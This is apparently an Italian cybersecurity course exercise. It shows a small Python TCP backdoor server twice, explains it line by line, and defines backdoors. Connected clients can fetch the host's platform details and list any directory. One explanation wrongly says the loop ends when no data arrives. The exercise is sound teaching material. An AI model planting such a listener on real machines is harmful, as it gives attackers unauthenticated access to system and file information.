Cyber Security & Ethical Hacking Backdoor

Aguglia Andrea


```python
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print("client connnected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor. Inoltre spiegare cos'è una backdoor.

import socket: importa il modulo socket, che fornisce funzionalità per la comunicazione de rete in Python.
SRV_ADDR: contiene l'indirizzo IP del server.
SRV_PORT: contiene il numero di porta su cui il server ascolterà le connessioni in ingresso.
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM): crea un oggetto socket. 'AF_INET' per specificare l'utilizzo di IPV4 e 'SOCK_STREAM' per utilizzare il protocollo TCP.
s.bind((SRV_ADDR, SRV_PORT)): associa il socket all'indirizzo IP e alla porta specifica con bind().
s.listen(1): il socket inizia ad ascoltare le connessioni in entrata, il parametro 1 indica che il server può accettare una sola connessione in entrata.
connection, address = s.accept(): accetta una connessione in entrata quando un client si connette.
while 1: entra in un loop infinito per gestire le richieste del client.
try: inizia un blocco di codice che gestisce possibili eccezioni durante la ricezione dei dati dal client.
data = connection.recv(1024): riceve i dati inviati dal client (fino a 1024 byte) e li memorizza nella variabile data. Se non vengono più dati, il ciclo while si interrompe.
if(data.decode('utf-8') == '1'); elif(data.decode('utf-8') == '2'); elif(data.decode('utf-8') == '0'): controlla i dati ricevuti dal client. Se il dato è '1', '2' o '0', il server esegue un'azione corrispondente.
Se il dato ricevuto è '1', il server invia al client le informazioni sulla piattaforma e sulla macchina del server utilizzando la libreria platform.
Se il dato ricevuto è '2', il server tenta di leggere il contenuto della directory specificata dal client e invia l'elenco dei file presenti (o un messaggio di errore se il percorso è errato) utilizzando la libreria os.
Se il dato ricevuto è '0', il server chiude la connessione corrente (connection.close()) e si mette in attesa di una nuova connessione attraverso connection, address = s.accept().

```python
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print("client connnected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Una backdoor è una via d'accesso non autorizzata o una porta secondaria nel software, nel sistema operativo o in un'applicazione che permette l'accesso a un sistema senza passare attraverso i normali controlli di sicurezza o autenticazione. Le backdoor possono essere create intenzionalmente come parte del software per scopi di manutenzione o diagnostica, ma possono anche essere introdotte malevolmente da attaccanti per scopi dannosi.



Le backdoor possono essere problematiche poiché forniscono un canale pericoloso attraverso cui gli attaccanti possono accedere, controllare o danneggiare un sistema, Possono essere utilizzate per attività illegali come il furto di dati, il monitoraggio non autorizzato, l'iniezione di malware o per fornire l'accesso non autorizzato a informazioni sensibili.